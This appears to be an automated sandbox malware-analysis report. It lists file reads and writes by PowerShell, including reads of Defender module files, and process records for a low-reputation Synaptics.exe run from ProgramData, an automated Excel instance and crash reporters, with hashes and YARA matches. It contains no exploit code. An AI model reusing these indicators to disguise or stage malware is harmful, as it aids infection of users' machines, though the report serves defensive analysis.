C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 16 3b 00 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 1b 3b 00 01 19 3b 00 01 fd 3c 00 01 fd 3c 00 01 fd 3c 00 01 57 03 00 01 4d 03 00 01 fd 45 00	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@ T@=M@DM@:M@"M@M@!M@;M@D@D@M<M$M8M?M;BMDmE;;<<<WME	success or wait	11	6E0776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22184	success or wait	1	6DD9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CBF1B4F	ReadFile

Analysis Process: Synaptics.exe PID: **6884**, Parent PID: **3968**

General

Target ID:	12
Start time:	04:38:02
Start date:	27/05/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\Synaptics\Synaptics.exe"
Imagebase:	0x400000
File size:	771584 bytes
MD5 hash:	2A1D1C20CCA885322254DD2A22F51097
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 0000000C.00000002.316350277.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 0000000C.00000000.310907115.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: EXCEL.EXE PID: **6976**, Parent PID: **756**

General

Target ID:	13
Start time:	04:38:06
Start date:	27/05/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x1130000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: **6284**, Parent PID: **6620**

General	
Target ID:	24
Start time:	04:38:32
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6620 -s 2904
Imagebase:	0xc40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: **6872**, Parent PID: **6620**

General	
Target ID:	25
Start time:	04:38:39
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6620 -s 4052
Imagebase:	0xc40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly